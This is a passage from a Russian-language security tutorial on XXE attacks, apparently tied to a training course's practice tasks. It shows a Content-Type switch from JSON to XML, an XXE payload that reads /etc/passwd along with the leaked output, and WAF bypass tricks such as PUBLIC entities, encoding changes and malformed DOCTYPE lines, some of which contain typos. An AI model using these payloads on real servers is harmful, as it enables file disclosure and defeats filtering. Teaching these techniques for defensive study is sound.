VZhbHVlPgogICAgPC9zYW1sOkF0dHJpYnV0ZT4KICAgIDxzYW1sOkF0dHJpYnV0ZSBGcmllbmRseU5hbW
U9InBhc3N3b3JkIiBOYW1lPSJTRkRDX0FUVFIiIE5hbWVGb3JtYXQ9InVybjpvYXNpczpuYW1lczp0YzpTQU
1MOjIuMDphdHRybmFtZS1mb3JtYXQ6dW5zcGVjaWZpZWQiPgogICAgICAgICAgICA8c2FtbDpBdHRyaWJ1dGVW
VhbHVlIHhtbG5zOnhzPSJodHRwOi8vd3d3LnczLm9yZy8yMDAxL1hNTFNjaGVtYSIgeG1sbnM6eHNpPS
JodHRwOi8vd3d3LnczLm9yZy8yMDAxL1hNTFNjaGVtYS1pbnN0YW5jZSIgeHNpOnR5cGU9InhzOnN0c
mluZyI+CiAgICAgICAgICAgIDEyMwogICAgICAgICAgICAgICAgPC9zYW1sOkF0dHJpYnV0ZVZhbHVlPgogICAg
ICAgICAgICAgICAgPC9zYW1sOkF0dHJpYnV0ZT4KICAgICAgICA8L3NhbWw6QXR0cmlidXRlU3RhdGVtZW
50PgogICAgPC9zYW1sOkF0dHJpYnV0ZVN0YXRlbWVudD4KPC9zYW1sOlJlc3BvbnNlPg%3D%3D
```

Где в base64 закодирован xml уязвимый к xxe.

Манипуляции с заголовком Content-Type

Некоторые веб-приложения для общения между клиент-сервер, помимо формата данных XML, может принимать так же и JSON. Хотя веб-служба может быть запрограммирована на использование только одного из них, сервер может принимать форматы данных, которые разработчики не предполагали.

JSON — текстовый формат обмена данными, основанный на JavaScript. Как и многие другие текстовые форматы, JSON легко читается людьми. Формат JSON был разработан Дугласом.

Поиграем с заголовками.

HTTP Запрос:

```
POST /req HTTP/1.1
Host: localhost
Accept: application/json
Content-Type: application/json
Content-Length: 38
{"option":"message","value":"hello"}
```

HTTP Ответ:

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 43
{"ok": "hello"}
```

Если вместо этого, заголовок Content-Type изменить на application/xml, клиент сообщит серверу, что в теле запроса содержатся данные в формате XML. Но, если отправить серверу JSON объект, указав Content-Type -> application/xml, сервер не сможет его разобрать, и может отобразить ошибку, похожую на следующую:

HTTP запрос:

```
POST /req HTTP/1.1
Host: localhost
Accept: application/json
Content-Type: application/xml
Content-Length: 38
{"option":"message","value":"hello"}
```

HTTP ответ:

```
HTTP/1.1 500 Internal Server Error
Content-Type: application/json
Content-Length: 127
{"errors":{"errorMessage":"org.xml.sax.SAXParseException: XML
document structures must start and end within the same entity."}}
```

Ошибка указывает на то, что сервер может обрабатывать данные в формате XML, а также данные в формате JSON, но поскольку данные на самом деле не были в формате XML, как указано в заголовке Content-Type, их невозможно проанализировать. Чтобы преодолеть это, JSON необходимо преобразовать в XML.

Наш JSON Объект **{"option":"message","value":"hello"}**

Если перевести это в XML формат, у нас получится что-то подобное:

```
<?xml version="1.0" encoding="UTF-8" ?>
<option>message</option>
<value>hello</value>
```

Однако это прямое преобразование приводит к недопустимому XML-документу, поскольку он не имеет корневого элемента, необходимого в правильно отформатированных XML-документах. Если на сервер отправлен неверный XML, сервер может ответить сообщением об ошибке, в котором указывается, какой тип корневого элемента ожидался, а также пространство имен. В противном случае лучше всего добавить корневой элемент <root>, который делает XML допустимым.

Конечный XML код будет следующим:

```
<?xml version="1.0" encoding="UTF-8" ?>
<root>
<option>message</option>
<value>hello</value>
</root>
```

Теперь исходный запрос JSON можно отправить в виде XML, и сервер может вернуть правильный ответ:

HTTP запрос:

```
POST /req HTTP/1.1
Host: localhost
Accept: application/json
Content-Type: application/xml
Content-Length: 112
<?xml version="1.0" encoding="UTF-8" ?>
<root>
<option>message</option>
<value>hello</value>
</root>
```

HTTP ответ:

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 43
{"ok": "hello"}
```

Отлично. Мы можем передавать XML код, а значит, сможем провести атаку XXE

HTTP Запрос:

```
POST /req HTTP/1.1
Host: localhost
Accept: application/json
Content-Type: application/xml
Content-Length: 288
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE cdb [<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<root>
<option>message</option>
<value>&xxe;</value>
</root>
```

HTTP Ответ:

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 2467
{"ok": "root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync....
```

WEB application firewall (WAF)

Встретить голую уязвимость, без какой-либо защиты в продакшене, можно довольно редко. В нормальной ситуации разработчики будут использовать средства защиты. Это может быть собственная реализация защищённого кода, не подверженного уязвимости, или же готовый Web Application Firewall (WAF). Но разработчики тоже люди и тоже ошибаются. Поэтому в защите так же возможно найти брешь.

Есть несколько основных методов обхода WAF при атаке XXE.

Замена фильтрующихся слов

Часто разработчики просто добавляют в чёрный список слова, которые могут встречаться в XML-файле. Например, заблокировав SYSTEM, предполагается убрать потенциальную RCE с помощью XXE. Но

разработчик может забыть, что у SYSTEM есть синоним PUBLIC, который выполняет точно такую же функцию.

```
<!ENTITY bin PUBLIC "php://filter/read=convert. base64-
encode/resource=/path/to/binary/file">
```

Смена кодировки

Смена кодировки часто может сбить с толку WAF. Способ основывается на использовании различных кодировок таким образом, чтобы WAF не декодировал данные в определенных местах. WAF не сможет понять, что нужно декодировать данные и пропустит запрос, в то время как тот же параметр будет принят и успешно декодирован веб-приложением.

Для этого добавляем в начале xml-файла нужную кодировку:

```
<?xml version="1.0" encoding="UTF-16"?>
```

Искажение XML-файла

Опять же, вместо прямого текста мы можем добавить символы, которые не будут считываться XML-парсером (например, точка после двоеточия или конструкция №2, которая тоже правильно обработается),но не будет обработана WAF

```
<!DOCTYPE :. SYTEM "http://"
<!DOCTYPE :_-_: SYTEM "http://"
```

Или же мы можем попробовать закодировать части в hex

```
<!DOCTYPE {0xdfbf} SYSTEM "http://"
```

Вывод

XXE-атаками не стоит пренебрегать, так как язык разметки XML широко распространен и много где применяется. Атака, на первый взгляд, может показаться сложной и непонятной, но, решая подготовленные нами практические задания, вы придёте к пониманию данной техники.